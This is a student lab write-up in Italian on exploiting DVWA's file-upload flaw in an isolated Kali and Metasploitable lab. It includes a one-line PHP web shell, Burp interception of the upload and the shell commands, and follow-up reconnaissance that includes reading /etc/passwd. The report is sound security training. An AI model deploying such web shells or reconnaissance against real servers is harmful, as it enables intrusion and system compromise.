

W13D1

Exploit File Upload
Emma Rullo

Sommario

È stata sfruttata la vulnerabilità di Unrestricted File Upload presente nella Damn Vulnerable Web Application (DVWA), ospitata sulla macchina Metasploitable e raggiungibile dalla macchina attaccante Kali Linux all'interno di un laboratorio virtuale isolato su UTM. Caricando una web shell in PHP si ottiene la possibilità di eseguire comandi di sistema da remoto; il flusso di richieste è stato intercettato e analizzato con Burp Suite. Il lavoro è stato completato su tutti e tre i livelli di sicurezza della DVWA. Al livello LOW l'upload non ha alcun controllo e la shell viene caricata ed eseguita direttamente. Al livello MEDIUM il server verifica il tipo MIME dichiarato dal client: il controllo è stato aggirato intercettando la richiesta con Burp e falsificando l'header Content-Type in image/jpeg. Al livello HIGH il server controlla estensione e dimensione del file: il controllo è stato superato costruendo un file polyglot (immagine JPEG valida con codice PHP incapsulato) e sfruttando la doppia estensione .php.jpg. In tutti i casi si è ottenuta l'esecuzione di comandi come utente www-data.

1. Ambiente di laboratorio

Il laboratorio è composto da due macchine virtuali sulla stessa:

- Kali Linux — macchina attaccante (192.168.50.100)
- Metasploitable — macchina vittima che ospita la DVWA (192.168.50.101)

Prima di iniziare è stata verificata la raggiungibilità tra le due macchine con un ping e l'accesso alla DVWA via browser all'indirizzo `http://192.168.50.101/dvwa` con login admin / password.




Figura 1 — Ping da Kali verso Metasploitable (192.168.50.101): comunicazione tra le due macchine riuscita




Figura 2 — Pannello DVWA Security con Security Level impostato su LOW

2. Exploit Security level LOW

2.1 Codice PHP della shell

La web shell utilizzata è una shell minimale che riceve il comando da eseguire tramite il parametro cmd. Viene usata la superglobale \$_REQUEST, che accetta il parametro sia via GET (nell'URL) sia via POST (dal body intercettato con Burp):

```
<?php system($_REQUEST["cmd"]); ?>
```




Figura 3 — Creazione della shell su Kali e verifica del contenuto con cat

2.2 Intercettazione dell'upload con Burp Suite

Con il livello impostato su LOW e Burp in intercettazione, la shell è stata caricata dalla scheda Upload. La richiesta è una POST di tipo multipart/form-data: nel corpo sono visibili il nome del file (filename="shell.php"), il Content-Type: application/x-php e il contenuto PHP della shell.




Figura 4 — Burp — richiesta POST di upload intercettata: si riconosce il payload PHP

2.3 Risultato del caricamento

Inoltrando la richiesta (Forward), l'applicazione conferma il salvataggio al percorso `../../hackable/uploads/shell.php`.




Figura 5 — Messaggio di conferma: `shell.php` successfully uploaded

2.4 Esecuzione dei comandi

Aperto il percorso della shell senza parametri si ottiene l'errore *Cannot execute a blank command*, perché manca il parametro `cmd`. Aggiungendo `?cmd=ls` la shell esegue il comando e restituisce la lista dei file.




Figura 6 — Errore "blank command" aprendo la shell senza parametro `cmd`




Figura 7 — Output di `?cmd=ls`: la shell esegue il comando e restituisce la lista dei file nella cartella uploads

2.5 Modifica dei comandi tramite Burp

La stessa richiesta GET può essere intercettata con Burp e modificata. Intercettando `?cmd=ls` e cambiandola in `?cmd=pwd` prima del Forward, il server esegue il nuovo comando. È interessante notare che la barra dell'indirizzo del browser continua a mostrare `cmd=ls`: questo dimostra che la modifica è avvenuta *in transito* nel proxy, l'URL riflette ciò che ha inviato il browser, mentre la risposta riflette ciò che ha ricevuto il server dopo la manomissione. È proprio questo il motivo per cui un attaccante usa un proxy di intercettazione: può alterare qualunque dato dopo che il browser lo ha inviato, aggirando i controlli lato client.




Figura 8 — Burp — richiesta GET intercettata con `cmd=ls`




Figura 9 — Burp — parametro modificato a mano in cmd=pwd prima del Forward




Figura 10 — Risultato nel browser: viene eseguito pwd (/var/www/dvwa/hackable/uploads) mentre l'URL mostra ancora cmd=ls

2.6 Altre scoperte sulla macchina interna

Tramite la shell sono state raccolte ulteriori informazioni sulla macchina vittima tramite comandi di ricognizione post-exploit:

- Utente del web server: www-data (uid=33) — privilegi limitati
- Sistema operativo: Linux metasploitable 2.6.24-16-server, i686 (Ubuntu 8.04, 2008)
- Utenti del sistema (da /etc/passwd): root, msfadmin, e account di servizio come postgres, mysql, tomcat55, ftp, proftpd




Figura 11 — Output di `cmd=id`: il web server gira come `www-data` (`uid=33`)




Figura 12 — Output di `cmd=whoami`: conferma dell'utente `www-data`




Figura 13 — Output di `cmd=uname -a`: kernel 2.6.24 del 2008, sistema obsoleto

